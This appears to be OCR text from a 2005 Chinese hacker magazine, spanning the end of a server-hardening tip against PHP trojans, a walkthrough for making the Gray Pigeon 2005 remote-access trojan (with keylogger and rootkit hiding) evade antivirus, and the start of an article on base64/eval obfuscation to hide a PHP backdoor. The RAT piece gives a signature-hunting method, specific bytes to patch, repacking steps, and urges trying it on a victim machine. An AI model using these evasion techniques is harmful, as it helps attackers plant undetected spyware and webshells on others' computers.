


图10

第三招：Linux类服务器模式的目录访问权限控制

出招：使用chmod命令让所有的系统内目录访问权限为711（例：chmod 711 chameleon，如图11）。

```
drwx--x--x    2 root    root        4096  1月 25 18:46 chameleon
```


图11

说明：由于能管理和配置Linux系统的管理员一般都是比较专业的，我这里就不对整个Linux目录权限作更多的讲述。设为711权限后，PHP木马将无法读写及浏览到目录内的所有文件，以此达到防止跨站攻击的目的。

个人意见：仅仅设为711权限对于服务器安全是不够的，还需综合多种安全设置结合起来！比如在防PHP木马上还要对php.ini作些设置。

后记

说实话本人文笔有限，其实有好多想写的，出于篇幅和本文的主题，没敢写太多。因为要把网络安全的防范写的全面与清楚，那么该要出书了。此文只是网络安全之中的冰山一角。考虑到有些设置并非是防脚本木马的，也就不再多讲，不然引出的话题会更多。由于工作之余来写此文。忙碌之际必有疏漏之处，希望高人们多提意见和建议。




chenggong

我们梦寐以久的灰鸽子2005终于上市了，据说视频监视质量大大提高了，稳定性也加强了，还具有隐藏进程和自身文件等功能。可一直没有得到灰鸽子2005破解版，随着x档案2005第2期的到来，灰鸽子2005也来到了我的电脑，按照说明配置好服务端，并且给服务端加上壳，然后在自己的电脑上运行灰鸽子服务端，想看一下灰鸽子的威力，不好！金山病毒防火墙报警并且很快将鸽子杀死，鸽子可是刚出生一个多月，就已经被杀毒软件列为“通缉犯”，小鸽子真不幸！眼看着功能如此强大的鸽子无法使用，郁闷啊！重新换一个壳还是不行，仔细想想也对，加壳只能给主程序exe文件加壳，但病毒防火墙杀死的是主程序生成的dll文件，dll文件没有了，当然程序也就无法运行了，看来只有另想高招。

把金山毒霸病毒防火墙关闭后，再运行灰鸽子的服务端，在自己的电脑上重新种植灰鸽子，种植完成后到Windows目录下查看，果然没有发现增加文件，看来鸽子确实具有隐藏自身文件功能。只好重启系统进入安全模式，在Windows目录下终于发现增加了4个文件，分别为IE.exe、IE.dll、IE_hook.dll、IEkey.dll（后来发现IEkey.dll为键盘记录文件，安装完不使用键盘记录功能不释放，所以也可能看到3个文件），其中的IE为我配置灰鸽子时的名字。将这4个文件复制出来，重启系统进入正常模式，复制出4个文件怎么没有了？原来是灰鸽子没有卸载，连复制出来的文件也隐藏了（可以将以IE为文件名具有系统、隐藏属性的exe、dll文件隐藏，而且不论在什么位置你都看不到；利用的是Rootkit技术，具体在2004第8期x档案有介绍），将灰鸽子卸载后隐藏的4个文件显

示出来。将这四个文件用金山毒霸杀查，3 个 dll 文件全部报病毒，IE.exe 因为加壳的缘故没有报警，金山毒霸好厉害呀！可是这 4 个文件各起什么作用的呢？得好好研究一下。

拿出资源修改软件 Restorator 2004 汉化版，这可是个好用的软件，功能强大的很，具有修改替换资源等功能，比其他资源修改软件好用的多。首先用 Restorator 打开 IE.EXE，如图 1，找到 RCData，点右键选导出将 MAINDLL 导出为 IE.dll。



比较大小发现和 Windows 目录下的 IE.dll 一样，用 16 位编辑器 WinHex 查看发现编码完全一样证明是同一文件。同样方法打开 IE.dll 将 RCData 中的 GETKEY 导出为 Iekey.dll，比较发现 Iekey.dll 和 Windows 下的 IEkey.dll 是同一文件。将 RCData 中的 HOOK 导出为 Ie_hook.dll，同样比较发现 Ie_hook.dll 和 Windows 下的 Ie_hook.dll 是同一文件。


继续研究终于明白，IE.EXE 为主程序每次系统启动时运行，然后退出，等待下次系统启动时再运行，所以系统中无进程。然后 IE.EXE 释放出 IE.dll，IE.dll 将灰鸽子进程注入到系统中每个进程中，在灰鸽子中起关键作用。然后 IE.dll 释放出 IE_hook.dll 和 IEkey.dll。IE_hook.dll 起隐藏程序的作用（Hook 钩子），IEkey.dll 起键盘记录作用。

知道了原理就好改造了，思路如下：将 IE_hook.dll 和 IEkey.dll 加壳或用 WinHex 修改代码后，在用 Restorator 导入到 IE.dll，然后将 IE.dll 加壳或用 WinHex 修改代码后再用 Restorator 导入到 IE.exe 中，最后再将 IE.exe 加壳或用 WinHex 修改代码。

加壳方法大家都会，主要是找到好一点的壳不容易，如有时间可试试。我们主要讨论一下如何查找病毒码，用特征码定位器、伯乐（Boler）等软件都可以自动查找并替换病毒码，不过我的感觉还是用手工查找好方便快捷，定位准确。

打开灰鸽子控制端，重新配置，注意生成服务端时一定不要加壳，否则无法用 Restorator 修改。下面看看具体如何改动，以下改动的代码仅供参考，并不唯一，因本人对汇编语言知道的太少只有慢慢的试验得出的，你也可以改改试试，不过改不好会死机蓝屏无法运行，我可是 N 次死机蓝屏后才成功的，当然最好用虚拟机试验。我修改完后所有的文件用的金山毒霸 6 杀查不报病毒，并且灰鸽子能正常运行，灰鸽子的所有功能都正常使用，并且服务端运行后用金山毒霸杀查内存无病毒。金山毒霸 6 病毒库为最后更新时间为 2005.2.17。


首先用 WinHex 打开上面用 Restorator 导出的 Ie_hook.dll 分成 10 份，每份用鼠标选中后，点鼠标右键，在“用下列十六进制字节填充”框中填入 0，分别用 0 填充后保存。需要注意的是第 1 份文件用 0 填充后，再用 0 填充第 2 份文件时必须重打开原文件，也就是说填充文件 2 并不是在文件 1 的基础上的填充，否则可能漏掉病毒码，再就是文件头一定不要填充。这里我将文件分成 10 段进行填充，填充后得到 10 个文件，用金山毒霸杀查，杀查病毒前一定要在金山毒霸综合设置里，将发现病毒时处理方式设为“通知并让用户选择处理”（防止含有病毒码的文件被删除）。将含有病毒码的文件保留，无病毒码的文件删除。再将含有病毒码的文件按上述方法分成多段分别进行填充，直到找到病毒码。如图 2，是 Ie_hook.dll 中的一处 6F6B2066（其它处省略以下同），将最后的 66 改为 63（或其它值）保存后用金山毒霸杀查已经不再报为病毒。



用上述方法在 IEKEY.dll 中找到了 5B426163 处将 63 改为 60（或其它值）。用 Restorator 打开 IE.dll，将改完病毒码的 Ie_hook.dll 和 IEKEY.dll 分别导入后保存。再用 WinHex 打开刚才保存的 IE.dll，同样方法找到了 BBD2B8EBD7D3B7FECEF1B3CCD0F2C7 将 F2F 改为 F1（或其它值）保存。再用 Restorator 打开 IE.exe 将刚才保存的 IE.dll 导入后保存，再用上述方法在 IE.exe 中找到 6A006A004975F951 将 52 该为 65（或其它值）。最后再用 Fsg 给 IE.exe 加壳就可以了。

打开金山毒霸病毒防火墙，运行一下灰鸽子服务端，金山毒霸病毒防火墙无任何反应，金山毒霸杀查内存也不报警了吧，只是灰鸽子控制端还报警，只能以后再研究了。免杀的灰鸽子 2005 成功了，赶快找个肉鸡试验一下吧。

最后讨论一下万一自己种了灰鸽子怎样清除，实际上种了灰鸽子很难用病毒防火墙完全清除，病毒防火墙只能杀死未改造的 dll 文件，主程序 exe 文件因加壳的缘故不改造一般也杀不死，每次系统重启时又重新加载，所以大部分病毒防火墙只能阻止灰鸽子运行并不能彻底清除。（不信你到防病毒软件论坛上看看，到处都说无法彻底清除）那怎么办呢？如果你知道灰鸽子的文件名就好办了，直接进入安全模式将灰鸽子的 4 个文件删除就可以了，可是种灰鸽子的人不会告诉我们（废话）。那怎么办？只有靠我们自己了。万一种了灰鸽子赶紧下线重启系统，如果有双系统最好进入另一系统，如没有双系统就进入安全模式，打开命令提示符，进入 Windows 目录，用“dir /a *_hook.dll”命令找到 hook（钩子），因无论种灰鸽子的人给灰鸽子起什么名一定得有一个 *_hook 的 dll 文件起隐藏进程和文件的作用，Windows 目录无此类型的文件，此命令一定要加上参数 a 才能显示隐藏和系统文件，如图 3，这样就找到了文件名（图中文件名为 Ie），因灰鸽子的主启动程序与 IE_hook.dll 名字的前部相同所以主启动程序名为 IE.exe，再用“dir /a IE.exe”果然找到 IE.exe。分别再用“dir /a IE.dll”、“dir /a Iekey.dll”命令分别找到 IE.dll 和 Iekey.dll。直接在安全模式删除或用 attrib 命令取消上述文件的系



统、隐藏、只读属性后，再用del命令分别删除就可以了。重启系统后，将注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services下面的Ie支键删除。然后在注册表中查找IE.exe有关的键值删除（删除前请备份注册表）这样灰鸽子完全清除了。

以上只是我在金山毒霸下做的实验，对其他病毒防火墙同样适用，不过对于瑞星、诺顿等病毒防火墙改造起来可能更复杂些你们可试验一下。以上观点有不对的地方，欢迎到x档案论坛交流。

（本文所涉及的灰鸽子2005、Restorator 2004、WinHex已收录到本期光盘中）

小议php后门的脚本变形

浅蓝的辐射鱼（F.S.T）

之所以写这篇文章是因为我最近上传phpspy2006的时候经常被杀毒软件kill掉，而且家中的KV2005也经常的做出要清除小A送我的phpspy2006demo的动作。所以就在想怎么要自己的后门躲避杀毒软件存活下去。

不知道大家是否记得以前superhei写过一篇asp的脚本变形，最近学习php的时候对php的变形有点想法，可以躲避杀毒软件对我们后门的穷追不舍。测试的结果是在那些原来传上去就被杀了的主机上，我的后门再也没有被查杀过了。

首先，我们来把这个变形原理说一下，就从一句简单的php脚本开始。先给大家看一段代码：

```
<?php echo"测试";?>
```

这段脚本运行的时候就是显示测试两个字。那么，我们怎么把这代码变得面目全非，用来遮掩杀毒软件的毒爪呢？那么我告诉大家吧，其实我们可以把php代码base64了然后用eval函数来调用。

先来分析一下，我们要处理的是上面代码去掉**<?php 和?>**的部分。在这里我们取**echo"测试";**，我们将它base64后的代码为“ZWNobyKy4srUIjs=”，那么我们怎么才能让这段代码可以运行起来呢？在php里base64_decode函数可以用来恢复base64的代码。那么我们在这里将代码换一种写法，写成：

```
<?php eval(base64_decode('ZWNobyKy4srUIjs='));?>
```

看起来代码好像是多了很多，其实运行起来和上面的代码是一样的作用。我来给大家解释一下，其中**eval()**中可以带php语句，而base64_decode这个函数可以把base64的代码还原。那么上面的代码其实就等于是**<?php eval(echo"测试";);?>**，也就是**<?php echo"测试";?>**。大家可以看到，其实虽然是一样的作用，但是很显然代码已经变得面目全非了，依赖特征码的杀毒软件也就傻眼了。

